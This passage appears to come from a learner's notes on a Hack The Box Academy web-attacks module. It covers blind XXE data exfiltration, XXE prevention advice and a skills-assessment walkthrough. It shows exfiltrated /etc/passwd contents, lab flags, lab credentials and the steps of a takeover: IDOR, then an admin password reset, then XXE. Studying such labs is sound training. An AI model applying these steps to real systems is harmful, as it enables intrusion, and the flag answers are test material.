We see that the tool did not directly print the data. This is because we are base64 encoding the data, so it does not get printed. In any case, all exfiltrated files get stored in the Logs folder under the tool, and we can find our file there:
1
AshenMorx@htb[/htb]$ cat Logs/10.129.201.94/etc/passwd.log  root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin ...SNIP..
Question 1
Using Blind Data Exfiltration on the ‘/blind’ page to read the content of ‘/327a6c4304ad5938eaf0efb6cc3e53dc.php’ and get the flag. HTB{1_d0n7_n33d_0u7pu7_70_3xf1l7r473_d474} Examine submit request

Craft the payload


SECTION 17: XXE Prevention
Avoiding Outdated Components
While other input validation web vulnerabilities are usually prevented through secure coding practices (e.g., XSS, IDOR, SQLi, OS Injection), this is not entirely necessary to prevent XXE vulnerabilities. This is because XML input is usually not handled manually by the web developers but by the built-in XML libraries instead. So, if a web application is vulnerable to XXE, this is very likely due to an outdated XML library that parses the XML data.
For example, PHP’s libxml_disable_entity_loader function is deprecated since it allows a developer to enable external entities in an unsafe manner, which leads to XXE vulnerabilities. If we visit PHP’s documentation for this function, we see the following warning:
Warning
This function has been DEPRECATED as of PHP 8.0.0. Relying on this function is highly discouraged.
Furthermore, even common code editors (e.g., VSCode) will highlight that this specific function is deprecated and will warn us against using it:
In addition to updating the XML libraries, we should also update any components that parse XML input, such as API libraries like SOAP. Furthermore, any document or file processors that may perform XML parsing, like SVG image processors or PDF document processors, may also be vulnerable to XXE vulnerabilities, and we should update them as well.
These issues are not exclusive to XML libraries only, as the same applies to all other web components (e.g., outdated Node Modules). In addition to common package managers (e.g. npm), common code editors will notify web developers of the use of outdated components and suggest other alternatives. In the end, using the latest XML libraries and web development components can greatly help reduce various web vulnerabilities, including XXE.
Using Safe XML Configurations
Other than using the latest XML libraries, certain XML configurations for web applications can help reduce the possibility of XXE exploitation. These include:
- Disable referencing custom
Document Type Definitions (DTDs) - Disable referencing
External XML Entities - Disable
Parameter Entityprocessing - Disable support for
XInclude - Prevent
Entity Reference Loops
Another thing we saw was Error-based XXE exploitation. So, we should always have proper exception handling in our web applications and should always disable displaying runtime errors in web servers.
Such configurations should be another layer of protection if we miss updating some XML libraries and should also prevent XXE exploitation. However, we may still be using vulnerable libraries in such cases and only applying workarounds against exploitation, which is not ideal.
With the various issues and vulnerabilities introduced by XML data, many also recommend using other formats, such as JSON or YAML. This also includes avoiding API standards that rely on XML (e.g., SOAP) and using JSON-based APIs instead (e.g., REST).
Finally, using Web Application Firewalls (WAFs) is another layer of protection against XXE exploitation. However, we should never entirely rely on WAFs and leave the back-end vulnerable, as WAFs can always be bypassed.
SECTION 18: Web Attacks - Skills Assessment
Scenario
You are performing a web application penetration test for a software development company, and they task you with testing the latest build of their social networking web application. Try to utilize the various techniques you learned in this module to identify and exploit multiple vulnerabilities found in the web application.
The login details are provided in the question below.
Question 1
Try to escalate your privileges and exploit different vulnerabilities to read the flag at ‘/flag.php’ Authenticate to 154.57.164.71 , with user “htb-student” and password “Academy_student!”
Identify attack surfaces, using IDOR to find administrator


Get token to change admin password

Change password of admin to 123

Login and create an event

Check the code in front-end


Check the request, identify that the name entity display into front-end.
Get the flag